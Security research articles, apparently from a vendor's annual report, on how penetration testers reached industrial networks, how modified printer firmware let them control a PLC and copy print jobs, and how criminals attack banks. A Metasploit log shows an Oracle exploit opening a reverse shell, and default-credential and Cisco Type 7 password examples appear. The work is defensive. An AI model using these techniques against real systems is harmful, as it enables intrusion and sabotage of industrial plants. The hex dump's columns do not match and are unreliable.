
Attack vectors at industrial companies become markedly different only during the final stage, when an attacker uses all gathered data and obtained privileges to build a channel to connect to the industrial network. The dataset includes the final part of our research work "Industrial companies. Attack vectors" based on ICS security assessments and penetration tests performed by Positive Technologies for 11 industrial companies in 2017.


The findings indicated here do not necessarily reflect the current state of other companies in the same sector. Rather, this information is intended to promote a better understanding among information security specialists of the most relevant issues in a particular sector, as well as assist in timely detection and remediation of vulnerabilities.

The difficulty and success of this stage depend on several factors: network topology, implementation of traffic filtering, and presence of channels for connecting from the corporate information system to the industrial network. If no segmentation flaw allowing access to the industrial network is found, an attacker can build a channel of their own with the help of vulnerabilities and stolen privileges.



The most common access control flaws at industrial facilities that may enable penetration of the industrial network can be divided into four categories, as shown in the following diagram.






Difficulty of gaining access to industrial network from user segment of the corporate information system (percentage of client companies)

These flaws are of high severity because if the attack is successful, critical servers are compromised. It might seem that having a dedicated channel for remote control of gateway servers is less risky, because an attacker would need to obtain access to specific workstations in the corporate information system. But it is an illusion that such a solution is secure. This method of penetrating the industrial network was successfully demonstrated in most test cases.

Most often, our experts found channels for remote administration of Open Platform Communications (OPC) or Manufacturing Execution System (MES) servers that were located in the Demilitarized Zone (DMZ) or directly on the industrial network. These channels are generally RDP, SMB, Telnet, or SSH interfaces available for connection. Testing also revealed remote desktop access to an OPC server using RAdmin or VNC software. In some cases, a VPN channel or special terminal server was found.



Flow chart of final stage of attack (gaining access to industrial network)

Testers either bruteforced passwords to these services or obtained them in cleartext from workstations of privileged users. At 82 percent of tested companies, passwords for access to network equipment, servers, and application systems were found stored in configuration files, system backups, or ordinary Microsoft Excel spreadsheets and Microsoft Word documents. Moreover, at 36 percent of tested companies, computers of privileged users had saved sessions for remote connection (such as RDP) to the industrial network, and therefore it was not required to enter the password.

Not only administrators can have remote access to industrial network servers and gateways, but also engineers, dispatchers, executives, and other employees, as well as contractors. This can happen if administrators do not create different access rules for each user category, but use the same template for different groups.

Apart from administrator-created remote desktop access, testing also revealed incorrect firewall settings, which allowed connections to industrial network hosts or gateways via HTTP or non-standard ports. Such security flaws are most probably caused by misconfiguration. For example, these ports might have been missing from filtering rules due to human error or as a temporary workaround for a task, but were not re-blocked or disabled after the task was completed.

At one company, our testers detected the administration web interface for an APC uninterruptible power supply, which was on the industrial network but accessible from the corporate information system. The APC password was the default one set by the vendor. Although such access does not help to perform attacks on the rest of the network, the APC itself can be disabled or reconfigured, causing process disruption. The administration interface also provides a way to enable remote access via the Telnet and SSH protocols. Assessment of firewall settings revealed that some TCP ports were not filtered. Testers were able to connect to one such port, and from it, to a host.



Another example of a traffic filtering flaw is the accessible connection interface of a MES database management system (such as Microsoft SQL Server). This vulnerability was present at 18 percent of clients. In all cases, the password for access to the database management system with maximum privileges was successfully bruteforced (for example, the account sa with password sa). This flaw is common for the corporate information systems of many companies in different industries, but it poses an even bigger hazard for industrial companies. If this vulnerability is successfully exploited, an attacker can not only read, delete, or falsify SCADA data or interrupt operations by disabling the server, but also develop the attack vector to gain control of industrial network hosts.

If a database management system contains known vulnerabilities, an attacker does not even need to bruteforce a password. In some test cases, a vulnerability in Oracle made it possible to perform OS Command Execution.

```
msf exploit(oracle9i_xdb_pass) > exploit

[*] Started reverse handler on 10.
[*] Trying target Oracle 9.2.0.1 Universal...
[*] Sending stage (752128 bytes) to 10.
[*] Meterpreter session 1 opened (10.
-> 10.

meterpreter > shell
Process 344 created.
Channel 1 created.
Microsoft Windows [5.2.3790]
1985-2003.
E:\oracle\DATABASE>
```

These security flaws and their consequences—caused by presence of remote access to servers and traffic filtering errors—can be avoided by placing servers in a DMZ. However, most companies do not have a separate gateway for sending data from SCADA servers to the corporate information system. OPC and MES servers are located on the industrial network and have two network interfaces. By compromising one such server, an attacker immediately gains access to other devices on the industrial network. Such flaws were found at 18 percent of tested facilities.

The easiest scenario for an attacker, and the most dangerous for defenders, is when the industrial network is not isolated from the corporate information system. This security issue affected 18 percent of tested companies. Even if only a limited number of industrial network resources are accessible from the corporate information system, lack of strict segmentation simplifies the task of attackers. No additional attacks are required in this case, which means less work for the attacker and a lower likelihood of detection by security staff.

If a company has correctly implemented network segmentation, so that it is impossible to access the industrial network from the systems of privileged users or through a dedicated switch ("impossible" in the sense that no such channels exist), an attacker has to set up an entirely new connection to industrial network hosts. This requires access to the firewall with administrator privileges in order to reconfigure it to enable connections from the attacker's laptop or a corporate information system host to which access was gained during the previous stages of an attack.

The most common way to gain access to the firewall is retrieving credentials in cleartext from corporate information system computers, in particular from administrator workstations, domain controllers, shared directories, or FTP servers. Above all, attackers are interested in network equipment configuration files, network device addresses, passwords for access to application systems (including OPC servers and operator workstations), backup files of all types, and information on business processes.


Another common method to gain access to the firewall consists of bruteforcing the firewall password. None of the tested facilities had a default or empty password set for the firewall administration interface, but dictionary attacks were successful in every case when attempted. In many cases, the same password was used for connecting to numerous devices. The following figure demonstrates an example of gaining access to the Cisco Secure ACS.

In some cases, passwords for access to equipment were stored using the Cisco Type 7 reversible algorithm. This algorithm is vulnerable; an attacker can use publicly available tools to decrypt such passwords.




```
service password-encryption
!
hostname
!
boot-start-marker
boot-end-marker
!
enable password 7 1. 1
```

According to our research, dictionary passwords are most commonly used for OS access on workstations and servers for local user accounts, including administrator accounts. We managed to bruteforce passwords for router control interfaces at almost half of the tested companies.




Resources with credentials stored in cleartext
(percentage of client companies)



Systems with dictionary passwords for connection
(percentage of client companies)

The most common combination is a numeric password up to eight characters long. For example, one of the most frequently used numeric passwords, 123456, was found at every other company (55%). At more than half of companies, access to devices was gained using a blank password, with only a username required. Such weak combinations were mostly used for web interfaces for printer control or monitoring systems. In some cases, access to the database management system was not password-protected.



These figures are typical for corporate infrastructure at industrial companies. However, passwords on industrial networks are even weaker. Security issues within industrial networks are a separate subject for future publications.

Conclusion

ICS security and process uptime hinge on effective administration of the network and network equipment, including timely installation of security updates. Although these functions are primarily the responsibility of system administrators, security staff should ensure that these actions are being consistently implemented. Unfortunately, information security is often followed poorly or not at all. Formal compliance (following security requirements "on paper") does not improve the situation. Some of the causes may be outside of staff control (inability to update software because newer versions are incompatible with critical systems), while others result from ignorance or negligence (such as insufficient employee knowledge, instructions from management that contradict security standards, or the simple laziness of administrators who set up remote access to gateway servers).

At most tested sites, administrators and security staff control the corporate information system and gateway servers, but do not have the privileges required to ensure and control information security of the industrial network. Security of the industrial network falls to the ICS integrator or information security officer for operational technology, whose primary performance metric is uninterrupted uptime and physical security of the facility. Moreover, security staff frequently lack the resources needed for close control, especially when a single person is assigned responsibility for multiple facilities.

Taken together, these factors degrade ICS security to a considerable extent. The result is that industrial companies are not ready to withstand targeted cyberattacks. Even one ICS cyberincident can cause irreparable consequences, including accidents and loss of life. Therefore, we urge taking preventive security measures, searching for and remediating vulnerabilities, and increasing employee awareness regarding information security. It is also important to detect and respond to cyberincidents rapidly, including with the help of modern attack detection systems.



Download the full version of this research at our website

Printer perils.

Compromising an industrial facility via an office printer



ICS Security Team

We are used to perceiving printers as harmless, if a bit noisy. But they can actually be a convenient way for an intruder to penetrate corporate IT and process networks.

While performing security assessment for an industrial company, we came across a printer inside the process network. That was not the first time: industrial control system (ICS) operators regularly need to print reports and equipment readings. That's when we had the idea to try using the network printer as the springboard for an attack.

This plan required delving into the device firmware and making changes to the code. The result: by modifying the printer firmware, we obtained remote access to internal network resources, including those directly responsible for controllers and the SCADA system.

The victim of our experiments was the popular Xerox Phaser 3320 with the latest firmware version. The firmware is available on the manufacturer's website, from where we borrowed it.

Inner workings

The printer is a rather complex system. Our Xerox hardware is based on the ARM architecture and runs the VxWorks real-time operating system. The firmware image consists of 11 different modules. The main modules are:

- Bootloader (checks firmware integrity, deobfuscates the kernel, and hands off control to the kernel)
- Kernel (interfaces with peripheral equipment and connects additional modules)
- Executable modules: network stack, pre-installed fonts, and drivers

offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4E	35	26	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	%-12345x@PjL..@
00000010	56	4A	4C	29	46	49	52	5D	57	41	52	45	44	53	20	3D	PjL FIRMWAREDS =
00000020	20	33	35	76	48	74	42	65	6C	65	71	37	68	64	76	57	RuvhtBeIeq7h0/w
00000030	38	50	73	65	49	7A	64	6A	6A	78	78	46	66	47	67		8fueIzd+3jxxDogg
00000040	63	77	78	73	64	70	71	49	39	51	32	59	27	69	36	34	c9s5Ty/K9Q2h+c6T
00000050	34	4C	39	39	30	43	79	48	58	53	55	62	51	64	61	4E	2N290jyHY3ubqdaN
00000060	72	47	59	68	68	68	68	68	68	68	68	68	68	68	68	68	27V4eHe+hDeg1vwx
00000070	5A	72	4A	68	68	68	68	68	68	68	68	68	68	68	68	68	ZrHby4GLUG3Br+1
00000080	43	09	76	43	41	72	46	64	7A	50	38	67	36	26	42		C1pSLXpVVLz3MzWB
00000090	4E	39	76	43	41	72	46	64	7A	50	38	67	36	26	42		NVxCarknzP8gvP+B
000000A0	41	64	7A	4F	58	47	52	77	37	46	44	4D	44	66	78	7A	Adz0HGSw7M3Mdfxz
000000B0	36	50	4F	77	4C	64	68	50	6D	67	68	5A	4A	62	58	41	6PowLThPmGhZCXA
000000C0	59	79	42	71	72	72	56	61	6C	73	78	49	3D	0D	0A	40	PyBAr/faluxI=..@
000000D0	50	4A	4E	20	46	63	58	7C	37	41	22	45	20	35	20	30	PjL FIRMWARE = 0
000000E0	59	31	31	20	72	56	3A	7C	37	41	22	45	20	35	20	30	011 "v2.50.06.01
000000F0	20	40	41	58	2D	37	37	26	32	30	33	30	22	20	20	20	MAY-27-2016"
00000100	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	..
00000110	24	59	4E	20	46	63	58	7C	37	41	22	45	20	35	20	30	\$IMG.....z
00000120	6A	43	6F	73	77	72	60	65	67	74	31	3D	20	20	36	23	F...k
00000130	32	31	31	20	72	56	3A	7C	37	41	22	45	20	35	20	30	..Copyright 2006
00000140	53	31	31	20	72	56	3A	7C	37	41	22	45	20	35	20	30	2007 Wind River
00000150	53	31	31	20	72	56	3A	7C	37	41	22	45	20	35	20	30	Systems, Inc....
00000160	02	6B	6F	73	77	72	60	65	67	74	31	3D	20	20	36	23	..0r...QB
00000170	2D	31	31	20	72	56	3A	7C	37	41	22	45	20	35	20	30	333...67.BrY.fr

To launch the modified firmware successfully, we had to learn more about how the update mechanism, bootloader, kernel, and additional modules work. The update function and the bootloader prevent the firmware from booting if it has not passed the integrity check. Having figured out the integrity



control mechanism, we discovered obfuscation of the printer OS kernel. Obfuscation attempts to protect the kernel from tinkerers and curious eyes. The code responsible for deobfuscation of the kernel was found in the bootloader and also tamed.

Now with a good understanding of how the firmware is built, we managed to add new functions to it and then upload it to the printer. The process took several iterations, but after updating the printer with the modified firmware, we finally got it to turn on and work.

As a result, we created our own framework for semi-automatic assembly of modified firmware. This enabled us to use blocks of the original firmware code as "bricks" to create our own firmware versions with new functionality. Then the modification was compressed, checked for integrity, and loaded onto the printer.

How to load your own firmware onto a printer

This can be done remotely or locally. On a network, the firmware is updated using the JetDirect protocol (if enabled). This protocol does not support authentication, therefore new printer models have implemented a mechanism for verifying the digital signature of downloaded firmware. Only a firmware image signed by the manufacturer will pass this check. The firmware code for such models can be updated remotely solely by exploiting vulnerabilities during the update process or by implementing the signature verification mechanism.

Firmware can be locally updated via a USB port or with the help of a programming device with direct access to the flash memory. It is worth noting that such firmware hacks are often the domain of those anxious to cut costs and "squeeze dollars out of their printer" by resetting the cartridge counter. Locally, this can be done by unscrupulous corporate employees or contractors who have access to such equipment—service center personnel or cartridge refillers.

Building a plant


At a real client site, no one would have given us an opportunity to investigate the possibility of attacks from a printer, because these attempts could have disrupted

client operations. Instead, we modeled the situation that we had encountered in real life and assembled our very own mini-factory for a hypothetical smoke manufacturer we'll call Lots-o'-Smoke Co. Our process network consisted of a SCADA operator workstation, programmable logic controller (PLC), and printer.

In addition to wired Ethernet, the printer had a Wi-Fi interface. This was the hinge that enabled an attacker without any physical access to the network to interfere with our factory's smoke production.

Bypassing the factory gates


The Wi-Fi interface allows connecting to the printer from outside of the factory. First, we put together modified firmware that enabled the printer, in addition to its usual functions, to transfer network packets between Wi-Fi and the wired process network. In other words, we turned the printer into a proxy server connecting the attacker's laptop to any host inside the wired process network.



Stoppage of production


Another modification of the firmware made it possible to send various commands from the printer directly to the PLC via controller protocols. In the normal operating mode of our plant, smoke was discharged in portions. The intermittent operation mode embedded in the PLC algorithm was visually displayed with the help of relevant indicators.

At a time of our choosing, we connected to the printer via Wi-Fi and used capabilities added to the modified firmware in order to send a command to the PLC, changing the operation





49




mode of our factory. Smoke began coming out non-stop, while PLC indicators went into constant glow mode, which meant an emergency. In real production conditions—for example, at a petrochemical plant—an emergency evacuation would have begun.

Then we sent a command to stop smoke production; that is, we were able to stop production at an arbitrary moment through the printer. This scenario made an impression on the real client and inspired a number of measures to improve the security of the process segment.

Espionage

The next scenario was to intercept printed documents. In our case, these included a report that the operator had printed directly from the SCADA control window. Such documents contain many confidential production parameters. This data may be of interest to an industrial



spy or, for example, to an extortionist looking for blackmail-worthy violations.

To steal documents, our modified firmware duplicated all print jobs, byte for byte, through the printer Wi-Fi interface. The "external attackers" simply accepted those document copies and printed them on their own printer. Later, we also modified the firmware to be able to send document copies to any IP address.

Conclusion

Such attacks can be implemented not only at industrial facilities, but also at banks, telecoms, and other companies. Therefore, the security of printers and other network peripherals should be taken very seriously in any industry—no less than the security of other important network hosts. At a minimum, it is important to keep firmware up to date, keep such equipment away from process networks and, of course, always keep a close eye on Wi-Fi networks.

49

49

49

An aerial night photograph of a city, likely New York City, with the Empire State Building prominent in the center. The image is overlaid with a semi-transparent teal grid and a white line graph with candlestick-style markers, suggesting a financial or data analysis theme. The word "Finance" is written in large, bold, red letters on a white rectangular background in the lower-left quadrant.

Finance

52

Bank robberies in the digital age

58

Protect your perimeter: how hackers target attacks on banks

63

Financial applications in 2017: obvious improvements

72

The future of contactless fraud

78

Securing ATMs with application control: why is it so complicated?

51

51

51

51

51

Bank robberies in the digital age



Information Security Analytics Team

In early 2018, President of the World Economic Forum announced¹ that worldwide losses from cyberattacks approached USD \$1 trillion.

In the wild, we currently see attacks on interbank transfers, card processing, ATM management, e-banking, and payment gateways.

So what is the actual situation with IT security at banks? How do hackers bypass their security systems? What are the security flaws that allow hackers to entrench themselves in bank infrastructure and commit fraud, remaining unnoticed up to the very last moment?

This research contains security analysis of information systems performed by Positive Technologies for specific banks for the past three years. The findings indicated here do not necessarily reflect the current state of other companies in the same sector. Rather, this information is intended to promote a better understanding among information security specialists of the most relevant issues in a particular sector, as well as assist in timely detection and remediation of vulnerabilities.

\$165 million damage

In early 2017, there was a surge of attacks² targeting card processing in Eastern Europe. Having penetrated the bank's infrastructure, criminals obtained access to card processing systems and increased card overdraft limits. They also disabled anti-fraud systems that would ordinarily notify the bank of fraudulent transactions. Simultaneously, their accomplices were withdrawing cash from ATMs in another country. Money mules directly responsible for cash withdrawal had previously acquired bank cards with forged documents and travelled outside the country in which the victim bank was located. In each case, the average theft amount was approximately \$5 million. Two years earlier, similar tactics were applied by the Metel gang. Having penetrated a bank's infrastructure, the criminals were able to cancel card transactions and reset balances while their accomplices moved from one ATM to another, stealing millions of rubles.

Hackers also keep on attacking SWIFT: in 2017 the banks of Taiwan and Nepal suffered from such attacks, and reports surfaced about the first successful SWIFT attack on a Russian bank.³


These and other attacks are orchestrated by criminal gangs. Some of the most active gangs in the past three years are Cobalt (likely related to Buhtrap), Carbanak, Lazarus, and Lurk.

Five-step theft

Attackers operate according to rather simple scenarios consisting of the five main stages shown in the flowchart below.


Stage 1. Survey and preparation


Attackers are faced with the task of gathering as much information about the bank as possible to breach security systems and "case" the targeted bank. Since use of external resources can be detected by security systems, in order not to get caught during this initial stage, criminals resort to passive methods of obtaining information: for example, identifying domain names and addresses belonging to the bank. At the survey stage, unscrupulous bank employees are actively engaged as well. These insiders are prepared to disclose information for a fee, as shown by numerous offers on web forums.




1 goo.gl/HLeCjr (weforum.org)
2 goo.gl/fyzJhN (trustwave.com)
3 goo.gl/7e6iRf (reuters.com)

Main attack stages





Stage 1. Survey and preparation



Stage 2. Penetrating the internal network

An attacker collects the following information about the bank:

- Information about network perimeter systems and software
- Employees (including email addresses, telephones, positions, and names)
- Partners and contractors, as well as their systems and employees
- Business processes

